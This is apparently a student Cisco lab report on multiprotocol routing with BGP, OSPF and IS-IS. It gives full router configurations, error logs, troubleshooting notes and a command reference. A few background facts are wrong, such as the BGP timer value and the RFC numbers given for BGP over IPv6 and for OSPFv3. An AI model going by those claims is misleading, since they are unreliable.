 ipv6 ospf 1 area 1
interface GigabitEthernet0/2/1
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 2.2.2.1
 redistribute connected subnets
 redistribute bgp 20000 metric 10 subnets
router bgp 20000
 bgp router-id 10.2.2.2
 bgp log-neighbor-changes
 neighbor 10.0.0.1 remote-as 10000
 neighbor 10.0.0.1 description arceus
 neighbor 10.0.0.6 remote-as 30000
 neighbor 10.0.0.6 description charizard
 neighbor 2001:DB8:AAAA:1::1 remote-as 10000
 neighbor 2001:DB8:AAAA:5::6 remote-as 30000
 address-family ipv4
  network 10.0.0.0 mask 255.255.255.252
  network 10.0.0.4 mask 255.255.255.252
  redistribute connected
  redistribute ospf 1
  neighbor 10.0.0.1 activate
```

```
  neighbor 10.0.0.1 route-map DLM out
  neighbor 10.0.0.6 activate
  neighbor 10.0.0.6 route-map set-mlp out
  neighbor 2001:DB8:AAAA:1::1 activate
  neighbor 2001:DB8:AAAA:5::6 activate
 exit-address-family
 address-family ipv6
  redistribute ospf 1 metric 10
  neighbor 2001:DB8:AAAA:1::1 activate
  neighbor 2001:DB8:AAAA:5::6 activate
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ip prefix-list DENY-LOOP seq 5 deny 6.6.6.6/32
ip prefix-list DENY-LOOP seq 10 permit 0.0.0.0/0 le 32
ipv6 router ospf 1
 router-id 2.2.2.1
 redistribute bgp 20000 metric 10
route-map set-mlp permit 10
 set metric 444
route-map DLM permit 10
 match ip address prefix-list DENY-LOOP
control-plane
banner motd ^CUnauthorized access is illegal. Gotta catch em
all!^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
line vty 5 15
 login
end
```

Blastoise-2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Blastoise-2
boot-start-marker
```

```
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
crypto pki trustpoint TP-self-signed-4013003437
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-4013003437
 revocation-check none
 rsakeypair TP-self-signed-4013003437
crypto pki certificate chain TP-self-signed-4013003437
 certificate self-signed 01
  30820330 30820218 A0030201 02020101 300D0609 2A864886 F70D0101
05050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D
43657274
  69666963 6174652D 34303133 30303334 3337301E 170D3234 31303136
31383530
  31305A17 0D333030 31303130 30303030 305A3031 312F302D 06035504
03132649
  4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D34
30313330
  30333433 37308201 22300D06 092A8648 86F70D01 01010500 0382010F
00308201
  0A028201 01009C67 BB2B8A07 F4E602AB AD379B80 420A7C5B 17022984
F00AD6AA
  D34C9C2B 8C1F5870 AFF57D8B F977D570 697B0A54 34998615 1A5F08A7
9E73BF25
  E5E27D68 FBD16FFC A710041E A0DE3CA4 EB5910F5 B1F8D7D9 8E8AFF59
9001CEFD
  F549AC1B 43BAAD63 927960DE D445FF4D 0886B987 2E83B0F8 B48522D7
D92BDE38
  596BA26A 1123514A 3EEB9682 A71BB1E8 6111F9F4 384A7D7F 29AF09E8
548A0015
  39E03643 F2486E75 211833E5 9A6C3458 9398F248 D385C318 09C77505
62BFDC68
  95D9C5FB 99255D65 33B6EBF8 F11E61E5 3CC67C07 81265645 4A838BDB
41B57341
```

```
  F13E7241 7824649A C5C2B5B5 08219892 8C88C271 E134BE1E A3DB42E6
D4678372
  B62D31D9 84270203 010001A3 53305130 0F060355 1D130101 FF040530
030101FF
  301F0603 551D2304 18301680 140B006E 1C7C3866 28FBD494 A8BE2898
BA743916
  30301D06 03551D0E 04160414 0B006E1C 7C386628 FBD494A8 BE2898BA
74391630
  300D0609 2A864886 F70D0101 05050003 82010100 92000D94 6D9A98C7
C343BC16
  912850DF 3DFEF890 9107A683 44198A4B C7890930 DD020F13 7C65D011
CFACEEDA
  FB404A89 48253B22 C1AE783B 712A82F1 F02C3901 61637783 10F8DE58
52B064BD
  BD4EC243 FDBEF43F F28D343E 07D638C1 0E8D99A8 589AAF8A 18B289A7
B92BE087
  9B250DE7 1D4DE0C2 30F240FB 938924CA 753CEB1C 004AAD46 79C5E8EE
5E595282
  73ACB529 C0834F6E 8B43F07B EDA05D7F 03A2A6D3 FE6E7F61 6D5038B5
59CEBB76
  D47385B4 E606A202 946A2974 67BE51F6 39C54DBA 3A212F7F A5EC2CA9
E27BDE27
  6E1BE92B 2EA181A0 6BA9B8CA 7ED50BB7 828FEA7B CD297BEE D827E193
E8DFD13F
  D6FA96D3 1699B97E D60B3EF1 A4B93A29 4D9AE97D
        quit
license udi pid ISR4321/K9 sn FDO21482HZX
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 30.0.0.2 255.255.255.252
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:AAAA:3::2/64
 ipv6 ospf 1 area 1
interface GigabitEthernet0/0/1
 ip address 192.168.30.1 255.255.255.0
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:BBBB:3::1/64
 ipv6 ospf 1 area 1
interface Serial0/1/0
 no ip address
```

```
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 2.2.2.2
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 2.2.2.2
control-plane
banner motd ^CUnauthorized access is illegal. Gotta catch em
all!^C
line con 0
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
line vty 5 15
 login
end
```

Charizard-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Charizard-1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
```

```
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
crypto pki trustpoint TP-self-signed-4288135047
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-4288135047
 revocation-check none
 rsakeypair TP-self-signed-4288135047
crypto pki certificate chain TP-self-signed-4288135047
 certificate self-signed 01
  30820330 30820218 A0030201 02020101 300D0609 2A864886 F70D0101
05050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D
43657274
  69666963 6174652D 34323838 31333530 3437301E 170D3234 31303135
31383339
  32365A17 0D333030 31303130 30303030 305A3031 312F302D 06035504
03132649
  4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D34
32383831
  33353034 37308201 22300D06 092A8648 86F70D01 01010500 0382010F
00308201
  0A028201 0100A32D 673D9BC9 F7A8F395 87B84E74 F1018C65 74FD2725
058676A3
  D8C69749 95E33C1A 49BBCE59 42CE95E0 6777A327 1EAD8D86 58F437DD
6B6F2E74
  C401DEA4 576D2ADA 2728A349 3D7794BD 219F632E C2DB84B3 39949994
D6CD06E7
  1C3B1096 ED72583A EA0DA1B5 32374183 24A209CD 83F6ECA7 2AD14480
49ECE6EA
  13E6C5C1 35DA16DC 8151751E 5F055987 75C42F57 0F5CDE5B 6B8A0806
9AA5C9B2
  D1E4B2D9 33A55C32 947FFD54 91BE3577 4BE9846F 122E70C2 E3F56AE7
CBB6F9F5
  AABBEEB5 43D0DB19 D13B84A3 3099B9B8 ED4E4A1C 836F2948 37CF7855
B98405EE
  EE375CD3 FC0D32E1 2689CE84 F6486624 AB9739AE AAFED849 E66A5836
6D3C5F4F
  2A559EC3 18D50203 010001A3 53305130 0F060355 1D130101 FF040530
030101FF
```

```
  301F0603 551D2304 18301680 14625807 A78404D2 F24691C4 BF66C260
D55D973A
  F3301D06 03551D0E 04160414 625807A7 8404D2F2 4691C4BF 66C260D5
5D973AF3
  300D0609 2A864886 F70D0101 05050003 82010100 64224FCB 09F85DD4
3AA1D42E
  133B1645 47526647 765B90FB 9E4C9115 652EC94F 2DEC0677 2F5FDDD4
0ABD917B
  8867EC76 A40996C4 74E4EB11 24C2B71F 5420D0B2 BD9AB713 E60C33ED
0602B33C
  0692C156 13960457 54589FEF 0C819B6B E1B21728 5755673D 4EF79D77
A270A3B5
  331F6AE7 A10B064E 3A6DB5D5 E90953D7 88AD0420 63D69C58 4DF60D90
66CC83C4
  CDE3916B 6E115FE6 8CA67714 D2935FDA 0B83997D EBF73C5D 136661F4
7B9E6C32
  25FFBAD8 DA0B2C7A 76DA852C CD90466A 5691F49C 344E9E64 6C63CB53
C5518377
  75FD3194 634627BE 0569576C 152009DE C1CD0E68 492D8C87 CF70F661
B7CD9B6F
  098442A2 07942B63 192A0CFD FB86857B 330D2B2C
        quit
license udi pid ISR4321/K9 sn FLM2406090M
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.6 255.255.255.252
 negotiation auto
 ipv6 address 2001:DB8:AAAA:5::6/64
interface GigabitEthernet0/0/1
 ip address 40.0.0.1 255.255.255.252
 ip router isis char
 negotiation auto
 ipv6 address 2001:DB8:AAAA:4::1/64
 ipv6 router isis char
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis char
 net 00.0033.3333.3333.3311.1100
 metric-style wide
 redistribute bgp 30000
```

```
 address-family ipv6
  redistribute bgp 30000 metric 10
 exit-address-family
router bgp 30000
 bgp router-id 10.3.3.3
 bgp log-neighbor-changes
 neighbor 10.0.0.5 remote-as 20000
 neighbor 10.0.0.5 description blastoise
 neighbor 2001:DB8:AAAA:5::5 remote-as 20000
 neighbor 2001:DB8:AAAA:5::5 description blastoise6
 address-family ipv4
  network 10.0.0.4 mask 255.255.255.252
  redistribute connected
  redistribute isis char level-1 metric 10
  neighbor 10.0.0.5 activate
  neighbor 2001:DB8:AAAA:5::5 activate
 exit-address-family
 address-family ipv6
  redistribute isis char metric 10 level-1
  neighbor 2001:DB8:AAAA:5::5 activate
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
banner motd ^CUnauthorized access is illegal. Gotta catch em
all!^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
line vty 5 15
 login
end
```

Charizard-2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Charizard-2
```


```
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
crypto pki trustpoint TP-self-signed-2105456491
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-2105456491
 revocation-check none
 rsakeypair TP-self-signed-2105456491
crypto pki certificate chain TP-self-signed-2105456491
 certificate self-signed 01
  30820330 30820218 A0030201 02020101 300D0609 2A864886 F70D0101
05050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D
43657274
  69666963 6174652D 32313035 34353634 3931301E 170D3233 30363036
31383232
  32395A17 0D333030 31303130 30303030 305A3031 312F302D 06035504
03132649
  4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D32
31303534
  35363439 31308201 22300D06 092A8648 86F70D01 01010500 0382010F
00308201
  0A028201 0100876A 184F35C6 0E929121 EE3811A8 28E1A40F FD6DDB23
539E0D71
  8E7E6090 3554D474 46DF5C06 8E68CDAC B1FF1F90 ACF8D30E 20CD2F18
A3D2A9D8
  AC5627B9 D2163758 C17AEB01 07A8C0CF 3C9C8CF9 ED7074F9 02991FB8
1E7409DD
  74AEB5A2 40DC020A 5DE53722 7FFD0381 BD09A39C 11C123E4 BE55D472
1607DBD8
  987513C4 03E13D0D B539E73B 7DF22B0C 7C34FEC8 89133906 8F3BB98B
6D8AD20E
  0A490E56 48B00F73 80D3F9E9 A8B16B4D 64A6C0B4 C5C65E75 8FEAF49C
2B49687F
```

```
  B150A1EC 6873780E 1AADEF00 CE9F01A6 17C6382D 4D71B2E6 1E4C78DA
5A46E715
  3EE04254 0DC6B096 180F1EF5 FC4BE073 C1B9221D 3A4C9F87 C15B7860
0EF18D3E
  54B842D5 0ABD0203 010001A3 53305130 0F060355 1D130101 FF040530
030101FF
  301F0603 551D2304 18301680 1440DDFF E73B2EAD ED3921BA A11AEE2E
6D45A59B
  59301D06 03551D0E 04160414 40DDFFE7 3B2EADED 3921BAA1 1AEE2E6D
45A59B59
  300D0609 2A864886 F70D0101 05050003 82010100 5B8F2495 D377BC11
0B345122
  96F7CB9A 8003892D F80D3933 C744DFE8 D0C85690 A020EF0C D378F115
D2DFFBD5
  7A915909 82581749 596387CB B7E832DF CBD3E80B 9C03DB26 DA183114
57E74C7D
  27386F78 F616A79F 984C1F31 CEEBFC5A A7899161 15D25D18 0E3E64C0
1451C28A
  E591F4F3 121F95BC E482E801 2886D58F 4B704519 75E997BC 751FCFA9
8C0FD4B5
  707B872B BAAE459F A94760DE 290E7468 C566D6E4 C2E9AB64 DCD64D7E
E4C533E1
  02C26C97 342238B1 985B5E18 A43B10B3 69E0A5ED 30796592 C66037AE
DAFA667A
  782B7257 3E033740 86EB13DD 6D60C50E C84D2F03 0CF888C6 D1356561
7DB99621
  79DC8347 077D1D63 E20BC2A1 AF6EC6E2 81F3D397
        quit
license udi pid ISR4321/K9 sn FDO21482DWJ
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 40.0.0.2 255.255.255.252
 ip router isis char
 negotiation auto
 ipv6 address 2001:DB8:AAAA:4::2/64
 ipv6 router isis char
interface GigabitEthernet0/0/1
 ip address 192.168.40.1 255.255.255.0
 ip router isis char
 negotiation auto
 ipv6 address 2001:DB8:BBBB:4::1/64
 ipv6 router isis char
```


```
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis char
 net 00.0033.3333.3333.3322.2200
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
banner motd ^CUnauthorized access is illegal. Gotta catch em
all!^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
line vty 5 15
 login
end
```

Problems

In my lab's original design, I used two routers for Company B (Blastoise Builders). This created a problem, as the *Blastoise-1* router had three connections that it had to manage and only two physical ports. Originally, to solve this problem, I made *Blastoise-1* a Layer 3 switch instead of a router.



For some reason, the Layer 3 switch had numerous problems redistributing routes across BGP and eventually became too much of an obstacle to our lab. At this point, I reintroduced the sixth router into the network and gave it an ethernet expansion card to fit up to four connections at once.



I received the following string of error messages from BGP. This was fixed by adding network statements in the BGP config (see Lab Commands).

```
*Oct  3 21:58:38.556: %BGP-5-NBR_RESET: Neighbor 10.0.0.5 active reset (BGP Notification received)
*Oct  3 21:58:38.557: %BGP-5-ADJCHANGE: neighbor 10.0.0.5 active Down BGP Notification received
*Oct  3 21:58:38.557: %BGP_SESSION-5-ADJCHANGE: neighbor 10.0.0.5 IPv4 Unicast topology base removed from session  BGP Notification rece
Charizard-1(config)#
*Oct  3 21:58:44.455: %BGP-3-NOTIFICATION: received from neighbor 10.0.0.5 passive 2/2 (peer in wrong AS) 2 bytes 4E20
*Oct  3 21:58:44.455: %BGP-5-NBR_RESET: Neighbor 10.0.0.5 passive reset (BGP Notification received)
*Oct  3 21:58:44.456: %BGP-5-ADJCHANGE: neighbor 10.0.0.5 passive Down BGP Notification received
```

Originally, I tried to route traffic between hosts with default routes. This didn't work due to our central router having to route traffic three different ways, making it impossible to have a single default route. I could have statically configured routes, but this would have defeated the point of using routing protocols. Instead, I fixed this by learning and implementing route redistribution.

Conclusion

This lab taught me critical routing skills by demonstrating how different routing protocols communicate and exemplifying the importance of route redistribution for a fully functional network. I'm grateful to have learned so much about BGP, a protocol which is very common for connecting routers on the modern Internet. I hope to use these valuable skills in the future if I need to connect multiple independent autonomous systems, which is likely to be a requirement in a networking career.

Advanced Cisco Networking Academy: Designing a Multiprotocol Network with Internal/External BGP

Colin J. Faletto, CCNA

Networking Academy

Purpose

This lab is intended to expand upon our knowledge of the BGP routing protocol by teaching the internal variation of the protocol. It adds an extra layer of difficulty by peering two iBGP-enabled routers that aren't directly connected. The lab also tests previously taught skills such as how to implement eBGP and how to connect BGP to other routing protocols such as OSPF, IS-IS, and EIGRP.

Background

Border Gateway Protocol, or BGP, is a routing protocol used to exchange routers in between routers on internal networks and on the internet. It was developed in 1989 by the Internet Engineering Task Force, or IETF, a group that develops standards and operates under the Internet Society non-profit organization. BGP for IPv4 was originally specified in RFC 1105, and BGP for IPv6 was originally specified in RFC 1654. The most recent version of the protocol, BGP-4, is specified in RFC 4271.

BGP uses TCP connections between routers on port 179 and sends hello messages every 30 seconds by default. Internal BGP, or iBGP, sends routing information between routers in the same autonomous system, while external BGP, or eBGP, sends information between autonomous systems. Confusingly, eBGP sounds very similar to EGP, or Exterior Gateway Protocol, which is the predecessor to BGP. BGP is mainly designed to allow routers managed by different companies to exchange routes with each other, which is why eBGP is much more commonly used than iBGP.

A helpful characteristic of BGP is that BGP-enabled routers can peer with each other even if they aren't directly connected. As long as the routers have a route to each other, they can become BGP neighbors irrelevant of the number of hops between them.

BGP routers go through 6 exchange states: Idle, Connect, Active, OpenSent, OpenConfirm, and Established. By default, if the protocol is given multiple routes to a destination, it will count the number of AS jumps to the destination between each route and use the route with the lowest number.

One of BGP's major vulnerabilities is that routers, by default, BGP-enabled routers will put any advertised routes into the routing table. While this is normally useful, it also leaves routers vulnerable to hijacking, and makes it somewhat trivial for a malicious actor to redirect traffic to their own servers by introducing a lower-metric route

Open Shortest Path First is a routing protocol that uses link state advertisements to automatically build a network topology and provide end-to-end connectivity across networks. It was developed by the IETF. This lab uses both OSPFv2 and OSPFv3, which operate similarly but use IPv4 and IPv6 addresses respectively. OSPFv2 is specified in RFC 2328 and OSPFv3 is specified in RFC 5320.

OSPF-enabled routers can have two different types of relationships with each other: neighbor relationships and adjacencies. Neighbor relationships, which are automatically formed in P2P, broadcast, and point-to-multipoint networks, are formed using hello messages and simply inform routers of each other's existence on the

network. Adjacencies are a more complex type of relationship that allows routers to exchange routing information with each other.

Intermediate System to Intermediate System, or IS-IS, is an interior gateway link-state routing protocol. Unlike most routing protocols, it was standardized by the International Standards Organization instead of the IETF. More specifically, it was defined in ISO/IEC 10589:2002. IS-IS can send 4 types of packets: Hello PDUs, Link State PDUs, Complete Sequence Number PDUs, and Partial Sequence Number PDUs. IS-IS uses Dijkstra's algorithm, like OSPF, to find the optimal routes through a network.

Enhanced Interior Gateway Routing Protocol, or EIGRP, is a proprietary routing protocol developed by Cisco. In 2013, the EIGRP protocol was made partially open, as Cisco released documentation for a stripped-down version of the protocol for use with other vendors' routers. Unlike OSPF and IS-IS, EIGRP uses the diffusing update algorithm, or DUAL, to determine the best path between routers. EIGRP uses the term "successor" to describe the best next-hop route to a destination and keeps a log of feasible successors to use in the case that a successor goes down.

Lab Summary

In this lab, we configured two remote autonomous systems (one running OSPF codenamed "Optimus", one running EIGRP codenamed "Prime") to be connected via BGP. This BGP network, codenamed "Bumble", was unique as it contained contained two BGP peers that were connected via iBGP through a non-BGP enabled router. This middle router, named "Bumble-2", instead used IS-IS to route traffic between the BGP peers. The Optimus and Prime networks had two routers each, and each endpoint router ran a DHCP server that connected to a single host. The network had full mesh connectivity, and we tested it by running the `tracert` command between the two hosts on opposite ends of the network.

Lab Commands

Configuring BGP (Basic)

```
Router(config)#router bgp <as>
```
Enters BGP configuration mode. <as> represents the router's BGP autonomous system number.
```
Router(config-router)#bgp router-id <id>
```
Configures the router's BGP router ID.
```
Router(config-router)#neighbor <ip> remote-as <remote-as>
```
Configures a BGP neighbor. IP can be IPv4 or IPv6. <remote-as> is the autonomous system number of the neighbor. If the <remote-as> number matches the local AS number, iBGP is being configured. Otherwise, eBGP is being configured.
```
Router(config-router)#neighbor <ip> description <desc>
```
Configures a description for a neighbor.
```
Router(config-router)#address-family [ipv4|ipv6]
```
Enters address family configuration mode for the specified IP version.
```
Router(config-router-af)#network <network> mask <subnet-mask>
```
Configures the network where a neighbor can be found.
```
Router(config-router-af)#redistribute connected subnets
```

Redistributes networks from directly connected interfaces into BGP.

`Router(config-router-af)#redistribute ospf <pid> metric <metric>`

Redistributes information into BGP from OSPF using the given process ID. Redistributed routes will be given the specified metric.

`Router(config-router-af)#redistribute isis <tag> [level-1|level-2|level-1-2] metric <metric>`

Redistributes information into BGP from IS-IS using the given area tag. Routes from level 1 (intra-area), level 2 (inter-area), or both levels can be redistributed. Redistributed routes will be given the specified metric.

`Router(config-router-af)#neighbor <ip> activate`

Activates a neighbor in address family configuration mode.

`Router(config-router-af)#distance bgp <ead> <iad> <lad>`

Changes the administrative distance for routes learned via BGP. `<ead>`, `<iad>`, and `<lad>` correspond to the distance for external, internal, and local BGP routes respectively.

Configuring EIGRP

`Router(config)#[ipv6] router eigrp <as>`

Enters EIGRP router configuration mode using the specified autonomous system number. IPv4 and IPv6 have separate router configuration modes.

`Router(config-router)#eigrp router-id <x.x.x.x>`

Sets an EIGRP router ID.

`Router(config-router)#network <x.x.x.x>`

Specifies a network to be advertised into EIGRP. This command only works for IPv4 addresses.

`Router(config-if)#ipv6 eigrp <as>`

Specifies an interface's network to be advertised into EIGRP. This command only works for IPv6 addresses.

Configuring OSPF

`Router(config)#[ipv6] router ospf <pid>`

Enters OSPF router configuration mode using the specified process ID. IPv4 and IPv6 have separate router configuration modes.

`Router(config-router)#router-id <id>`

Configures an OSPF router ID.

`Router(config-router)#redistribute bgp <as> subnets`

Redistributes routes into OSPF from BGP using the specified autonomous system number.

`Router(config-if)#[ip|ipv6] ospf <pid> area <area>`

Configures OSPF on an interface using the specified process ID and area.

Configuring IS-IS

`Router(config)#router isis <tag>`

Enters IS-IS configuration mode with the specified area tag.


`Router(config-router)#net <net>`

Configures an IS-IS Network Entity Title. This parameter works similarly to a router ID in other routing protocols.


`Router(config-router)#metric-style wide`
Configures IS-IS to use larger metrics in best-path calculations.
`Router(config-router)#redistribute bgp <as>`
Redistributes into IS-IS from the given BGP autonomous system number.

Configuring BGP (Route Map)
`Router(config)#ip prefix-list <list> seq <number> [permit|deny] <ip>/<mask>`
Configures a prefix list with the name <list> to permit or deny a certain range of IP addresses. Since a prefix list can consist of multiple lines, the sequence number determines the order in which the lines are read.
`Router(config)#route-map <map-name> [permit|deny] <seq-number>`
Configures a route map with the name <map-name> to permit or deny addresses. The sequence number determines the order in which the route map instructions are read.
`Router(config-route-map)#match ip address prefix-list <prefix-list>`
Sets a route map to permit/deny addresses specified in a prefix list.
`Router(config-router-af)#neighbor <ip> route-map <route-map> [in|out]`
Sets the routes given to/from a BGP neighbor to be passed through a specific route map for filtering/manipulation.

Network Diagram (IPv4)



Network Diagram (IPv6)



Configurations

Optimus-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Optimus-1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
crypto pki trustpoint TP-self-signed-859896477
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-859896477
 revocation-check none
```

```
 rsakeypair TP-self-signed-859896477
license udi pid ISR4321/K9 sn FLM240608PJ
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.1 255.255.255.0
 ip ospf 1 area 0
 negotiation auto
 ipv6 address A1::1/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0/0/1
 ip address 20.0.0.1 255.255.255.0
 negotiation auto
 ipv6 address B1::1/64
interface GigabitEthernet0/1/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/1/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 1.1.1.1
 redistribute connected subnets
 redistribute bgp 1 metric 10 subnets
router bgp 1
 bgp router-id 1.1.1.1
 bgp log-neighbor-changes
 neighbor B1::2 remote-as 2
 neighbor 20.0.0.2 remote-as 2
 address-family ipv4
